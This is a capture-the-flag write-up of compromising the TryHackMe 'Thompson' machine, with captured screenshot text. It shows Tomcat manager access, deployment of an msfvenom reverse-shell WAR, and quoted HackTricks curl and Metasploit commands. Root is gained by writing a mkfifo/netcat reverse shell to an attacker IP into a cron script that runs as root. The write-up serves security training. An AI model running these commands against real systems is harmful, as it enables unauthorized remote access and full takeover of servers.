

THOMPSON

Welcome to my writeup where I am gonna be pwning **Thompson** machine from **TryHackMe**. This challenge has two flags, and our goal is to capture both. Let's get started!

GETTING STARTED

To access the challenge, click on the link given below:

<https://tryhackme.com/r/room/bsidesgtthompson>



This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

RECONNAISSANCE

I performed an **nmap** aggressive scan to find open ports and the services running on them.

The screenshot shows a terminal window with four tabs, all titled "root@kali: ~/thm/kenobi". The current tab displays the output of an nmap scan. The command used was # nmap -A -p- 10.10.247.24 -oN kenobi.nmap -Pn --min-rate 10000. The output shows the following details:

- Starting Nmap 7.94SVN (https://nmap.org) at 2024-11-06 01:09 EST
- Nmap scan report for 10.10.247.24
- Host is up (0.13s latency).
- Not shown: 65532 closed tcp ports (reset)
- PORT STATE SERVICE VERSION
- 22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
- | ssh-hostkey:
- |_ 2048 fc:05:24:81:98:7e:b8:db:05:92:a6:e7:8e:b0:21:11 (RSA)
- |_ 256 60:c8:40:ab:b0:09:84:3d:46:64:61:13:fa:bc:1f:be (ECDSA)
- |_ 256 b5:52:7e:9c:01:9b:98:0c:73:59:20:35:ee:23:f1:a5 (ED25519)
- 8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
- |_ajp-methods: Failed to get a valid response for the OPTION request
- 8080/tcp open http Apache Tomcat 8.5.5
- |_http-title: Apache Tomcat/8.5.5
- |_http-favicon: Apache Tomcat
- No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
- TCP/IP fingerprint:
- OS:SCAN(V=7.94SVN E=4%D=11/6%T=22%CT=1%CU=33429%PV=Y%DS=2%DC=T%G=Y%TM=672B
- OS:82B%P=x86_64-pc-linux-gnu\$EQ(SP=105%GC=1%ISR=104%TI=Z%C:I=I%LI=I%TS=8)
- OS:OPS(01=M509ST11NW6%02+M509ST11NW6%03+M509NT11NW6%04+M509ST11NW6%05+M509
- OS:ST11NW6%06+M509ST11WIN(W1=68DFXW2=68DFXW3=68DFW4=68DF%W5=68DF%W6=68DF
- OS:ECN(R=Y%DF=Y%T=40%W=6903%0=M509NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%+=5%+
- OS:F=AS%RD=0%Q=)T2(D=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%Z%F=R%0-%RD=0%Q=)T
- OS:5%DF=Y%T=40%W=0%S=Z%A+=S%F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%Z%F=
- OS:Z%F=0%W=0%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A+=S%F=AR%0=%RD=0%Q=)U1(R=Y%DF
- OS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40
- OS:%CD=S)

FOOTHOLD

I accessed the web application running on port 8080 through my web browser.

The screenshot shows the Apache Tomcat 8.5.5 homepage. At the top, there's a navigation bar with links like Home, Documentation, Configuration, Examples, Wiki, and Mailing Lists. To the right is a "Find Help" search bar. Below the navigation is the Apache Software Foundation logo. A green banner at the top says "If you're seeing this, you've successfully installed Tomcat. Congratulations!". To the left is a cartoon cat icon, and to the right are buttons for Server Status, Manager App, and Host Manager. Below this is a "Developer Quick Start" section with tabs for Tomcat Setup, First Web Application, Realms & AAA, JDBC DataSources, Examples, and Servlet Specifications/Tomcat Versions. The "Tomcat Setup" tab is selected. The "Developer Quick Start" section contains links for Managing Tomcat, Documentation, and Getting Help.

The ajp page was inaccessible.

The screenshot shows a Firefox browser window with a dark theme. The address bar shows "8009 - Pentesting Apache". The main content area displays an error message: "The connection was reset". Below the message, it says "The connection to the server was reset while the page was loading." followed by a bulleted list of troubleshooting steps. At the bottom right is a "Try Again" button.

I searched online and found an article on AJP in **hacktricks**.

The screenshot shows a Kali Linux terminal at the bottom with various commands being run. Above it, a browser window is open to the HackTricks website. The address bar shows the URL: https://book.hacktricks.xyz/network-services-pentesting/8009-pentesting-apache-jserv-protocol-ajp. The page content discusses the Apache JServ Protocol (AJP) and its configuration, specifically port 8009. It includes a sidebar with network services pentesting links and a basic information section.

Apache Tomcat/8.5.5 x 8009 - Pentesting Apache

Kali Linux Kali Tools HackIT - Home Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

HackTricks

Join us on [Discord](#) and start collaborating with top hackers today!

Basic Information

From: <https://diabolohorn.com/2011/10/19/8009-the-forgotten-tomcat-port/>

AJP is a wire protocol. It an optimized version of the HTTP protocol to allow a standalone web server such as [Apache](#) to talk to Tomcat. Historically, Apache has been much faster than Tomcat at serving static content. The idea is to let Apache serve the static content when possible, but proxy the request to Tomcat for Tomcat related content.

Also interesting:

The ajp13 protocol is packet-oriented. A binary format was presumably chosen over the more readable plain text for reasons of performance. The web server communicates with the servlet container over TCP connections. To cut down on the expensive process of socket creation, the web server will attempt to maintain persistent TCP connections to the servlet container, and to reuse a connection for multiple request/response cycles

Default port: 8009

PORT STATE SERVICE


8009 /

This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the [privacy policy](#).


Accept Reject

I bruteforced directories on the web application using **ffuf** to increase my attack surface.

I then accessed the newly discovered endpoints and found a login panel.



The screenshot shows the Apache Tomcat 8.5.5 Documentation Index page. The URL is 10.10.247.24:8080/docs/. The page features a yellow cat logo on the left and a colorful feather logo on the right. The main content area is titled "Apache Tomcat 8" and "Version 8.5.5, Aug 31 2016". It includes a "Links" sidebar with options like Docs Home, FAQ, and User Comments. A "User Guide" sidebar lists 24 topics from Introduction to MBeans Descriptors. The "Documentation Index" section contains an "Introduction" box and an "Apache Tomcat User Guide" box, both listing various configuration and deployment topics.



The screenshot shows the Apache Tomcat 8.5.5 Manager login screen. The URL is 10.10.247.24:8080/manager/. A modal dialog box is displayed, asking for a "Username" and "Password". The background shows the same Apache Tomcat documentation index as the previous screenshot.

Apache Tomcat Examples

- [Servlets examples](#)
- [JSP Examples](#)
- [WebSocket Examples](#)

⊕ 10.10.247.24:8080

This site is asking you to sign in.

Username

Password

[Cancel](#) [Sign in](#)

I also bruteforced files on the web app to find anything interesting.

I found an xml file so I accessed it but found nothing interesting.

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```

<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements. See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to you under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License. You may obtain a copy of the License at
    http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<project name="ROOT" default="build-main" basedir=".">
  <!--
    Initialize Property Values
  -->
  <!--
    See "build.properties.sample" in the top level directory for all
    property values you must customize for successful building!!!
  -->
  <property file="build.properties"/>
  <property file=".build.properties"/>
  <property file="${user.home}/build.properties"/>
  <property name="build.compiler" value="modern"/>
  <property name="webapps.build" value=".build"/>
  <property name="webapps.dist" value=".dist"/>
  <property name="webapp.name" value="ROOT"/>
  <!--
    BUILD: Create Directories
  -->

```

I then tried logging in with default credentials `admin:admin`.

The screenshot shows a browser window with the URL `10.10.247.24:8080`. A modal dialog box is open, asking for a sign-in. The 'Username' field contains 'admin' and the 'Password' field also contains 'admin'. In the background, the Apache Tomcat 8.5.5 documentation page is visible, featuring a cartoon cat logo and various navigation links like 'Developer Quick Start', 'Documentation', and 'Getting Help'.

The authentication failed, however, I got a valid username and password for the login panel.

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the [Manager App HOW-TO](#).

Hence I logged in using those credentials.

Apache Tomcat/8.5.5

If you're seeing this, it means you're not using the recommended security configuration.

Recommended Plugins: Security Considerations: Manager Application HOW-TO Clustering/Session Replication HOW-TO

Developer Quick Start: Tomcat Setup First Web Application Realms & AAA JDBC DataSources Examples Servlet Specifications Tomcat Versions

Managing Tomcat: For security, access to the `manager` webapp is restricted. Users are defined in: `$CATALINA_HOME/conf/tomcat-users.xml`. In Tomcat 8.5 access to the manager application is split between different users.

Documentation: Tomcat 8.5 Documentation Tomcat 8.5 Configuration Tomcat Wiki

Getting Help: FAQ and Mailing Lists The following mailing lists are available: tomcat-announce

I got access to the manager panel. This seemed to control the pages present on the web app.

The Apache Software Foundation logo is displayed at the top left, and a cartoon cat icon is at the top right.

Tomcat Web Application Manager

Message: OK

Manager						
List Applications		HTML Manager Help		Manager Help		Server Status
Applications						
Path	Version	Display Name	Running	Sessions	Commands	
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy	Expire sessions with idle ≥ [30] minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy	Expire sessions with idle ≥ [30] minutes
/examples	None specified	Servlet and JSP Examples	true	3	Start Stop Reload Undeploy	Expire sessions with idle ≥ [30] minutes
/hgkFDt6wiHIUB29WWEON5PA	None specified		true	0	Start Stop Reload Undeploy	Expire sessions with idle ≥ [30] minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy	Expire sessions with idle ≥ [30] minutes
/manager	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeploy	Expire sessions with idle ≥ [30] minutes

I was also allowed to upload my own code for a page.

The URL has changed to /host%2Dmanager, but the interface remains identical to the previous screenshot.

Tomcat Web Application Manager

Manager

Manager						
List Applications		HTML Manager Help		Manager Help		Server Status
Applications						
Path	Version	Display Name	Running	Sessions	Commands	
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy	Expire sessions with idle ≥ [30] minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy	Expire sessions with idle ≥ [30] minutes
/examples	None specified	Servlet and JSP Examples	true	3	Start Stop Reload Undeploy	Expire sessions with idle ≥ [30] minutes
/hgkFDt6wiHIUB29WWEON5PA	None specified		true	0	Start Stop Reload Undeploy	Expire sessions with idle ≥ [30] minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy	Expire sessions with idle ≥ [30] minutes
/manager	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeploy	Expire sessions with idle ≥ [30] minutes

Deploy

Deploy directory or WAR file located on server

Context Path (required): <input type="text"/>
XML Configuration file URL: <input type="text"/>
WAR or Directory URL: <input type="text"/>
<input type="button" value="Deploy"/>

Screenshot of a Firefox browser window showing the Tomcat Virtual Host Manager interface. The URL is 10.10.247.24:8080/host-manager/html. The page displays configuration for virtual hosts, including host names, aliases, and deployment settings. A message box at the top says "Message: OK". The Apache Software Foundation logo is visible at the top left, and a cartoon cat icon is at the top right.

Screenshot of a Firefox browser window showing the Tomcat Manager Application interface. The URL is 10.10.247.24:8080/manager/html. The page displays application deployment configurations, diagnostic tools like Find leaks and SSL connector configuration, and server information. The Apache Software Foundation logo is visible at the top left.

I searched online and found a way to get an RCE from this manager on [hacktricks](#).

Another way to bypass protected paths using this trick is to access
<http://www.vulnerable.com/;param=value/manager/html>

RCE

Finally, if you have access to the Tomcat Web Application Manager, you can **upload and deploy a .war file (execute code)**.

Limitations

You will only be able to deploy a WAR if you have **enough privileges** (roles: admin, manager and manager-script). Those details can be found under `tomcat-users.xml` usually defined in `/usr/share/tomcat9/etc/tomcat-users.xml` (it vary between versions) (see [POST](#) section).

```
# tomcat6-admin (debian) or tomcat6-admin-webapps (rhel) has to be installed
# deploy under "path" context path
curl --upload-file monshell.war -u 'tomcat:password' "http://localhost:8080/manager/text/deploy"
# undeploy
curl "http://tomcat:Password@localhost:8080/manager/text/undeploy?path=/monshell"
```

Metasploit

This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the [privacy policy](#).

Metasploit

```
use exploit/multi/http/tomcat_mgr_upload
msf exploit(multi/http/tomcat_mgr_upload) > set rhost <IP>
msf exploit(multi/http/tomcat_mgr_upload) > set rport <port>
msf exploit(multi/http/tomcat_mgr_upload) > set httpusername <username>
msf exploit(multi/http/tomcat_mgr_upload) > set httppassword <password>
msf exploit(multi/http/tomcat_mgr_upload) > exploit
```

MSFVenom Reverse Shell

- Create the war to deploy:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<LHOST_IP> LPORT=<LHOST_IP> -f war -o revshell.war
```
- Upload the `revshell.war` file and access to it (`/revshell/`):

Bind and reverse shell with tomcatWarDeployer.py

In some scenarios this doesn't work (for example old versions of sun)

Download

```
git clone https://github.com/geeky/tomcatWarDeployer.git
```

This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the [privacy policy](#).

I generated an **msfvenom** payload and uploaded it on the web app.

The screenshot shows a browser window with the following details:

- Top Bar:** Shows tabs for "/manager", "/host%2Dmanager", "Tomcat | HackTricks", and a "+" tab. The URL is 10.10.247.24:8080/manager/html/undeploy?path=/revwar&org.apache.catalina.filters.CSRF_NONCE=6EE9D064A4B37CAC6D5DD5812A677343.
- Header:** Includes links for Kali Linux, Kali Tools, HackIT - Home, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec.
- Main Content:** A table showing deployed applications:

Context Path	Application Name	Deployed	Instances
/host-manager	Tomcat Host Manager Application	true	2
/manager	Tomcat Manager Application	true	2
- Deploy Section:** Form fields for Context Path (required), XML Configuration file URL, WAR or Directory URL, and a Deploy button.
- WAR file to deploy:** A section with a Select WAR file to upload button (Browse...), a revshell.war file selected, and a Deploy button.
- Diagnostics:** A section with a Find leaks button and a note: "This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems."
- SSL connector configuration diagnostics:** A section with a Connector ciphers button and a note: "List the configured ciphers for each connector".
- Server Information:** A table showing Tomcat Version (Apache Tomcat/8.5.5), JVM Version (1.8.0_222-b10-ubuntu1~16.04.1-b10), JVM Vendor (Private Build), OS Name (Linux), OS Version (4.4.0-159-generic), OS Architecture (amd64), Hostname (ubuntu), and IP Address (127.0.1.1).

The screenshot shows the Tomcat Manager interface. At the top, there are tabs for 'List Applications', 'HTML Manager Help', 'Manager Help', and 'Server Status'. Below this is a table titled 'Applications' with columns for Path, Version, Display Name, Running, Sessions, and Commands. The table lists several applications:

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	3	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/hgkFDt6wiHUB29WWEON5PA	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/revshell	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Below the applications table is a section titled 'Deploy' with a sub-section 'Deploy directory or WAR file located on server'. It contains two input fields: 'Context Path (required)' and 'XML Configuration file URL:'.

Finally, I started a **netcat** listener and executed the payload to receive a reverse shell.

```
(root@kali:~/thm/kenobi) # rlwrap nc -lnp 1234
listening on [any] 1234 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.247.24] 48558
export TERM=xterm
which python3
/usr/bin/python3
python3 -c "import pty; pty.spawn('/bin/bash')"
tomcat@ubuntu:~$ ls
ls
bin  etc      initrd.img.old  lost+found  opt   run   sys  var
boot home    lib        media      proc  sbin  tmp  vmlinuz
dev   initrd.img lib64     mnt       root  srv  usr  vmlinuz.old
```

After getting shell access, I captured the user flag from *jack*'s home directory.

```
tomcat@ubuntu:~$ cd /home/jack
cd jack
tomcat@ubuntu:/home/jack$ ls
ls
id.sh test.txt user.txt
tomcat@ubuntu:/home/jack$ cat user.txt
cat user.txt
39/
tomcat@ubuntu:/home/jack$
```

PRIVILEGE ESCALATION

After getting the user flag, I looked at other files present in the home directory and found a bash script and a txt file. The bash script seemed to execute the **id** command and save the output in the txt file.

```

root@kali:~/thm/kenobi$ ls -la
ls: total 48
drwxr-xr-x 4 jack jack 4096 Aug 23 2019 .
drwxr-xr-x 3 root root 4096 Aug 14 2019 ..
-rw-r--r-- 1 root root 1476 Aug 14 2019 .bash_history
-rw-r--r-- 1 jack jack 220 Aug 14 2019 .bash_logout
-rw-r--r-- 1 jack jack 3771 Aug 14 2019 .bashrc
drwxr-xrwx 2 jack jack 4096 Aug 14 2019 .cache
-rw-rw-r-- 1 jack jack 26 Aug 14 2019 id.sh
drwxrwxr-x 2 jack jack 4096 Aug 14 2019 .nano
-rw-r--r-- 1 jack jack 655 Aug 14 2019 .profile
-rw-r--r-- 1 jack jack 0 Aug 14 2019 .sudo_as_admin_successful
-rw-r--r-- 1 root root 39 Nov 5 22:55 test.txt
-rw-rw-r-- 1 jack jack 33 Aug 14 2019 user.txt
-rw-r--r-- 1 root root 183 Aug 14 2019 .wget-hsts
tomcat@ubuntu:~/home/jack$ cat test.txt
cat test.txt
uid=0(root) gid=0(root) groups=0(root)
tomcat@ubuntu:~/home/jack$ cat id.sh
cat id.sh
#!/bin/bash
id > test.txt

```

I viewed the cronjobs and found the bash script was being executed as root user.

```

root@kali:~/thm/kenobi$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file. + linpeas_fat.sh: Contains all checks, even third party applications in base64 embedded
# and files in /etc/cron.d. These files also have username fields, + linpeas.sh: Contains all checks, but only the third party application (linpeas_ng) is embedded. This is the default
# that none of the other crontabs do.
# + linpeas_min.sh: Contains only the most important checks making its size smaller.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6    * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *    * * * root    cd /home/jack && bash id.sh
#

```

Hence I visited **revshells** to get a reverse shell payload and added the payload at the end of the bash script.

The screenshot shows the RevShells.com Reverse Shell Generator interface. The IP & Port section has IP set to 10.21.17.140 and Port set to 9001. The Listener dropdown is set to nc. The OS dropdown is set to All. The payload code shown is:

```

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.21.17.140 9001 >/tmp/f

```

```
root@kali:~/thm/kenobi$ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/bash -i 2>&1|nc 10.21.17.140 9001 >/tmp/f" > id.sh
tomcat@ubuntu:/home/jack$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/bash -i 2>&1|nc 10.21.17.140 9001 >/tmp/f" > id.sh
tomcat@ubuntu:/home/jack$ cat id.sh
cat id.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/bash -i 2>&1|nc 10.21.17.140 9001 >/tmp/f
tomcat@ubuntu:/home/jack$
```

I started a **netcat** listener and after a while, received a connection as root user.

```
(root@kali)-[~/thm/kenobi]# rlwrap nc -lnpv 9001
listening on [any] 9001 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.247.24] 58410
bash: cannot set terminal process group (10536): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:/home/jack#
```

Finally, I captured the root flag from the **/root** directory.

```
(root@kali)-[~/thm/kenobi]# rlwrap nc -lnpv 9001
listening on [any] 9001 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.247.24] 58410
bash: cannot set terminal process group (10536): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:/home/jack# cd
cd
root@ubuntu:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# pwd
pwd
/root
root@ubuntu:~# ls
ls
root.txt
root@ubuntu:~# cat root.txt
cat root.txt
d8e...
root@ubuntu:~#
```

Happy Hacking :)